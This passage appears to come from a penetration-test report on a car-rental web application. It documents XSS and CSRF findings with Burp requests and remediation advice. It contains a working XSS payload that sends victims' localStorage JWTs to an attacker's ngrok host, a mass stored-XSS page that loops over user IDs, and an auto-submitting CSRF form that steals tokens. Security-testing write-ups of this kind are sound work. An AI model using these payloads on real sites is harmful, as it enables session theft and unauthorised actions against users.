   qrJGNgBRvRrzGPa598elEWsjwUDGezTmxCd3T1xlh-CBokCz8q2JBWwE_71zaEEn3r6-ZpVSl5x9gaGy5pI_I2t9OoYxq-TM7g4
   BqL7mfBUtlL5Tb0U617rVqRbNOsv41G56SpgZynFxaZc6hcPJaQNhMjK2ciCOr9_PGxcR6fhCiFCmPQ8zBLOK0r74YZsy-MExpq
   OUxL-zvgKSLGWxds8jKwM8Oiv8eyE3yegsSwGwiqYp-5zFYeYzUA0sM2c7RzpR8TloU5OTZzl1daicZQeKJfawDyVXWuIESKk5y
   OVTR1f7O7A
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
8  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9  Origin: http://18.158.46.251:26988
10 Referer: http://18.158.46.251:26988/main_page.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 action=auth
```

Also, accessing the 'localStorage' area on the browser, showed it stores the JWT of the logged-in account. Meaning- we can use the XSS vulnerability to steal the JWT.




To do so, we changed the 'p' parameter value to the following payload:

```
"><script>document.location="http://80621e3ae1ad.ngrok.io?key="+Object.keys(localStorage)+"&value="+Object.values(localStorage)</script>
```


This payload will forward the 'localStorage' data (the victim's JWT) to our ngrok.

Then, we encoded the new payload with base64 format.




After that, we have updated our malicious page to the following content:

Finally, after the victim will access to this malicious page, his JWT will forward to our ngrok.




2. With a registered account

Accessing the 'cars.html' page with a registered account in order to rent a car.



After choosing a car and filling in the order details, we captured the request by using Burp Suite.



Request

Pretty | Raw | \n | Actions

```
1  POST /api.php HTTP/1.1
2  Host: 18.158.46.251:26988
3  Content-Length: 184
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  Origin: http://18.158.46.251:26988
9  Referer: http://18.158.46.251:26988/car_details.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=order&user_id=37393231&car_name2=BWM+E38+2000&car_id=1&name=dean&email=deanaviani%40gmail.com&
   phone=0521111111&location=New+York+City&picture=assets%2Fimg%2Fcars%2Fcar_1%2F1.jpg
```

As we can see, this is a POST request that includes 9 parameters. One of them is a hidden parameter called 'picture' that contains the image path of the chosen car.

We tried to manipulate this parameter by changing its value to the following payload:


```
a' onerror='alert(1)
```

Request

Pretty | Raw | \n | Actions

```
1  POST /api.php HTTP/1.1
2  Host: 18.158.46.251:26988
3  Content-Length: 184
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  Origin: http://18.158.46.251:26988
9  Referer: http://18.158.46.251:26988/car_details.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=order&user_id=37393231&car_name2=BWM+E38+2000&car_id=1&name=dean&email=deanaviani%40gmail.com&
   phone=0521111111&location=New+York+City&picture=a'+onerror%3d'alert(1)
```

After sending the request, we accessed the 'main_page.html' page in order to see the car we have just rented. As we can see, the alert we injected, popped up.



Although we succeeded to perform XSS, this alert affects only on us. Meaning- this is a SELF XSS. In order to affect other accounts, we created the following malicious page:


XSS_CARS_registered_user.html


```
<html>
    <head>
        <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    </head>

    <body>
        <script>
            for(var i=1000; i<=9999; i++){

                const Url='http://18.158.46.251:39831/api.php';
                const data={
                    action:"order",
                    user_id:bin2hex(i),
                    car_name2:"XSS by Dean",
                    car_id:"1",
                    name:"hacker",
                    email:"hacker@example.com",
                    phone:"0521111111",
                    location:"New+York+City",
                    picture:"a' onerror='alert(1)"
                }

                $.post(Url, data, function(data, status){
                    console.log('${data} and status is ${status}')
                });
            }

```

```
28              function bin2hex(s){
29                  // Converts the binary representation of data to hex
30                  //
31                  // version: 812.316
32                  // discuss at: http://phpjs.org/functions/bin2hex
33                  // +   original by: Kevin van Zonneveld (http://kevin.vanzonneveld.net)
34                  // +   bugfixed by: Onno Marsman
35                  // +   bugfixed by: Linuxworld
36                  // *     example 1: bin2hex('Kev');
37                  // *     returns 1: '4b6576'
38                  // *     example 2: bin2hex(String.fromCharCode(0x00));
39                  // *     returns 2: '00'
40                  var v,i, f = 0, a = [];
41                  s += '';
42                  f = s.length;
43
44                  for (i = 0; i<f; i++) {
45                      a[i] = s.charCodeAt(i).toString(16).replace(/^([\da-f])$/,"0$1");
46                  }
47
48                  return a.join('');
49              }
50
51              setTimeout(function () {
52               //this function will redirect the user to the 'main_page.html' page after 1.6 minutes.
53              // this time (1.6) ensures that all requests have been sent
54                 window.location.href = "http://18.158.46.251:39831/main_page.html";
55              }, 96000);
56
57          </script>
58      </body>
59  </html>
```

This page, sending a POST request to the server-side with the 9 parameters we sent earlier to perform XSS on our side. In addition, because the request includes a 'user_id' parameter and we do not know the victim's ID, we created a 'FOR' loop that injects the alert for each account on the website. This action ensures the victim will be affected.

As we can see, when the victim will access the malicious page, an alert will popup.





Finally, we can use this XSS to steal the victim's JWT from its 'localStorage' to our ngrok, as we did on the first XSS.

RECOMMENDED RECTIFICATION

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that are not intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

4.4 Cross-Site Request Forgery (CSRF)

Severity | **Medium** Probability | **Medium**

Vulnerability Description


Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Vulnerability Details

During our check, we used the XSS vulnerability to steal the victim's JWT. Then we created a page that decodes it, and takes the victim's ID from the JWT's payload, in order to make a new rent on behalf of the victim.

Execution Demonstration

Choosing a car and capturing the request by using Burp suite showed the client-side is sending a POST request that contains 9 parameters.



In order to make the victim to rent a car without his knowledge, we created 2 pages:

- 'CSRF_CARS.html' page

CSRF_CARS.html

```
<html>
    <head></head>
    <body onload="document.forms[0].submit()">

        <form method="GET" action="http://18.158.46.251:38779/order_confirmation.php">
            <input type="hidden" name="n" value="ZGVhbg==">
            <input type="hidden" name="e" value="YWFhQGV4YW1wbGUuY29t">
            <input type="hidden" name="p" value="Ij48c2NyaXB0PmRvY3VtZW50LmxvY2F0aW9uPSJodHRwOi8vMTAuMC4wLjYvL215X2NoYWxsZW5nZTIvTmV3T3JkZXIucGhwP2p3dD0iK2xvY2FsU3RvcmFnZS5nZXRJdGVtKCJwIik7PC9zY3JpcHQ+">
        </form>
    </body>
</html>
```

This page is using the first XSS vulnerability we showed earlier, to steal the JWT of the victim from its 'localStorage' via the 'p' parameter. Then, this page sending the JWT value to the 'NewOrder.php' page.

- 'NewOrder.php' page


NewOrder.php

